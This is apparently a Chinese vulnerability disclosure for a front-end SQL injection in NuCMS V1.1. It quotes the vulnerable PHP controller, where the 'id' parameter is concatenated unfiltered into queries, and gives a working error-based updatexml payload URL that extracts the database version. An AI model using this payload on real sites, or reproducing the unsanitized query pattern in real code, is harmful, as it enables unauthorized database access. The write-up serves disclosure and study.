NUCMS V1.1 前台SQL注入

漏洞简介：

NuCMS内容管理系统是国内优秀开源网站管理系统，基于 PHP+MYSQL 的技术开发。使用国内著名开源PHP框架开发，轻量级架构，多应用化开发方式，无任何技术门槛，使得开发人员更容易上手。注重后台管理界面，采用Jquery和CSS3界面设计，兼容IE8及以上主流浏览器后台管理界面。是聊城领胜网络科技有限公司旗下一个开源程序产品，其宗旨是为更多的开发者人员提供优质的程序使用。 http://www.nucms.cn/

漏洞分析：

漏洞文件在： WWW\App\Home\Controller\ArticleController.class.php

```
namespace Home\Controller;
use Think\Controller;
class ArticleController extends CommonController {
    public function index(){
        $id=I('id');
        $cname=I('cname');
        if($id){
            $article = M("Article");
            $data=$article->where('id='.$id)->find();
            //分类
            $category=M('category');
            $cdata=$category-
>field('id,catetype,catename,sonid,showhtml,catedir')-
>where('id='.$data['classid'])->find();
            $data['catename']=$cdata['catename'];
            $template=$cdata['showhtml'];
            //阅读量
            $article->where('id='.$id)->setInc('views');
            //左侧导航
            if($cdata['sonid']==0){
                $subdata = $category->where('sonid='.$cdata['id'])-
>order('sort')->select();
                if($subdata){
                    foreach ( $subdata as $k => $v)
                    {
                        if($v['catetype']==3){
                            $catetype=$v['cateurl'];
                        }else{
                            if(C('URL_MODEL') == 0){

$catetype=U('Category/index',array('id'=>$v['id']));
                            }else{

$catetype=U('Category/index',array('cname'=>$v['catedir']));
                            }
                        }
                        $subdata[$k]['url']=$catetype;
                    }
```

触发漏洞关键代码：


```
    $id=I('id');
    $cname=I('cname');
    if($id){
        $article = M("Article");
        $data=$article->where('id='.$id)->find();
```

这里只判断 id 是否为空，如果不为空，则进入sql语句查询。因为 id参数没有任何过滤，只要闭合) 就能构造sql 注入语句，导致 sql注入。

漏洞证明：

payload：

```
http://localhost/index.php?
m=&c=Article&a=index&id=-3)%20and%20updatexml(1,concat(0x7e,
(SELECT%20@@version),0x7e),1)--
```



成功注入出当前数据库版本。